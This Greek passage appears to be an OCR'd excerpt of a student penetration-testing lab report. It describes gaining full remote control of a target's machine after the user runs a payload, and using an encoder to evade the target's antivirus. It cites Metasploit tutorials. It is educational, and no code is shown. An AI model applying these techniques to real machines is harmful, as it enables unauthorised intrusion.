
Παρατηρούμε ότι μόλις ο χρήστης πατήσει run παίρνοουμε ππληροφορίες για το

μηχανημα του. Στη συνέχεια βλέπουμε ότι έχουμε πάρει απόλυτο έλεγχο του μηχανήματος του και μπορούμε να εκτελέσουμε ότι εντολές θέλουμε ακόμα και να του κλείσουμε τελείως το μηχάνημα.









Ερώτημα 4ο

Στο ερώτημα 1 χρησιμοποιήσαμε το encoder επειδή θέλαμε να περάσει το λογισμικό μας απο το antivirus του στόχου.

Αναφορές

https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/
https://www.youtube.com/watch?v=M3Uc8HvsmXo&ab_channel=2TTube
https://www.youtube.com/watch?v=0rf2m2OdFts&ab_channel=JoshuaDavid